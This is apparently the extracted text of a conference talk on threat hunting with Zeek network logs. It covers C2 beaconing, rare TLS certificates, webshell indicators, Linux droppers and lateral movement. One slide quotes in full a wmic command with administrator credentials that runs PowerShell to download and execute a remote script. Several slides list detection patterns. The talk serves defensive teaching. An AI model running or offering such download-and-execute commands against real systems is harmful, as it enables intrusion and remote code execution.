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Threat Hunting With Zeek

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
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We are threat hunting!!

You are what?



Once upon a time



Once upon a time there was a host...

Kept scanning internal networks (simple-scan)

> Talked to known bad domains (intel.log)


> > With broken TLS

Generated 80 Suricata alerts (a 120Gbit/sec IDS)

Uploaded over a GB


To Dropbox

conn_state mostly SO and REJ



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Gloves off - a query for not conn/ssl/http/dns



Every intrusion will introduce abnormal into your environment.

@jackcr



Too many alerts

Context-only alerts

I cannot believe X is not owned Context-only alerts

New cron job / timer / service created

ID: T1053

Tactic: Execution, Persistence, Privilege Escalation

ID: T1168

Tactic: Persistence, Execution

Platform: Linux, macOS

Some alerts only make sense when combined

wmic /node:192.168.56.10 /user:"pwned\administrator"
/password:"abc123" process call create "powershell.exe
-Command add-content -path 'C:\bad.ps1' { IEX (New-Object
Net.WebClient).DownloadString('http://192.168.56.1/bad.ps1'
)}"

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Linux malware dropper

- curl second stage
- write to /bin or /sbin / usr
- create a or backdoor a cron job or a service

(https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/cryptocurrency-mi ning-malware-targets-linux-systems-uses-rootkit-for-stealth)

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Linux Sofacy backdoor

- /bin/rsyncd or /bin/ksysdefd
- Outbound TCP/80
- Nothing in your network talks to this IP

Less known benefits

IR training

Automation of IR tasks

Attack surface reduction

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\$boss dependent benefits

Free pizza (during an incident)

Threat Hunting

Form hypothesis -> Use your data -> Prove it - or not

What TH is not?

Take intel

Search for it

Call it a day

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Waste of humans

Waste of time

Automate that

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What does a webshell do?

Accepts requests Executes processes

category:execve AND 10 000 hits in 24h details.user:apache

<- Combine into clusters

POST with no referrer

373 000 hits in 24h

Enough talking

Let's do something



But first

Know what to look for

Can you find badness in your data?

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But first

Execute attacker's tools

See what logs are generated

APTC23 AUS.ParliamentHack CVE-2018-15982 Coinminers DPRK DarkHydrus

michalpurzynski@mbp:~\$ find \$p -name *.zip | egrep -i 'lazarus|greyenergy|sofacy' | wc -l 74 michalpurzynski@mbp:~\$

Threat Actors use **publicly available tools** all the time!!

Energeticbear EquationGroup GamaredonGroup GandCrab GazaAPTGroup GoziGroup GreenbugAPT GreyEnergyAPT IOT Lazarus MiddleEastMalware MuddyWaterAPT OlympicDestroyer Ransomeware SLINGSHOT Shamoon SharpshooterLazarus Stuxnet Malware TelegramMalware TorrentMalware Triton Trojans Turla **UPXsamples** VoodooBearAPT

Most APT

More **Persistent** than Advanced

Look for commonalities

Identify patterns you can search for

<- Your \$\$\$vendor will not tell you that

CnC SSL not on 443?

- 1. Stack low by certificate's SHA1
- 2. Then issuer
- 3. Port
- 4. Subject

details.server_cert_sha1: Descending 🖨	details.issuer: Descending 🖨	details.destinationport: Descending \$	details.subject: Descending 🖨	Count ≑
33ff26e151667945facdaf837d6152f9f3d0b12d	CN=www.jq5jsqkq.com	9,100	CN=www.kjcq3t6v.net	1
c5fd51c0ea52ce8bd450490e524f02485018f31f	CN=www.54uoj5wuvz55s4npf.com	9,100	CN=www.2txzlz6v.net	1

Verify assumptions

- 1. non-SSL on port 443?
- 2. non-HTTP on port 80?
- 3. non-DNS on port 53?
 - conn.log -> service field

CnC User agents

HTTP

- 1. Stack low user agents
- 2. Or the lack thereof

Apache-HttpClient/UNAVAILABLE (java 1.4)	advshield.goforandroid.com	1
Apache-HttpClient/UNAVAILABLE (java 1.4)	cal.stat.zdworks.com	1
Apache-HttpClient/UNAVAILABLE (java 1.4)	goupdate.3g.cn	1
Apache-HttpClient/UNAVAILABLE (java 1.4)	lzb.goforandroid.com	1
Apache-HttpClient/UNAVAILABLE (java 1.4)	wallpaperAction.goforandroid.com	1
Mozilla/5.0	149.154.167.92	1
Mozilla/5.0	149.154.175.100	1
Mozilla/5.0	91.108.56.154	() () (
Mozilla/5.0	91.108.56.190	1

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Hunting for a Mozillian

- 1. Bad Suricata alerts
- 2. Guest wifi

sync-594-us-west-2.sync.services.mozilla.com	24
tiles.services.mozilla.com	24
auth.mozilla.auth0.com	23
tools.taskcluster.net	23
secrets.taskcluster.net	22
www.google.com	21
fonts.gstatic.com	20
d.dropbox.com	18
github.githubassets.com	17
safebrowsing.googleapis.com	17

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CnC

- 1. Outbound HTTP POST requests
- 2. No referrer
- 3. N in M minutes

/machine-1554747806166?ping=0B04034DCB70010B0001165347 5F363735343932373935353039303733303139360001013100010335 2E3007EE02060169FE30D1DD00011A5353756974652D352D302D 32303138303931392D3132343430380004FFFFF8508000200020 0010113/lossyproc?rand=0.30334006555329140.913842596831673 8

+ details.host 96.74.102.33

A classic pivot through your own passive DNS DB

category:bro AND source:dns AND 96.74.102.33

details.query: help.avdg.com

Technician **Remote Access** Access Remote access **Technicians log into** computers register your SimpleHelp with your SimpleHelp server to connect to server so they can be customer and remote connected to and access computers, Wait, what?!?! controlled by technicians. and to host presentations.

Email to the AVops team

Hey you didn't place... did you?

Webshell

HTTP

- 1. Inbound POST requests
- 2. No referrer
- 3. 10 in 30 minutes

"Hi, a tablet was stolen last week"

"Can you tell me when?"

"Sure"

Find all tablets week minus one

That never showed up again

Ah, it was Sony

standards-oui.ieee.org/oui/oui.txt + python + ES

Fingerprint Mozillian-specific traffic

BTW

How do you tell when an Apple device was stolen

Write to TCB + new connection

curl / wget User-Agent / JA3 + write to TCB

Unusual JA3 + host activity within 30 minutes

Unusual issuer or subject for TLS + host activity

Apache / nginx user executing commands + new connections



Thank You

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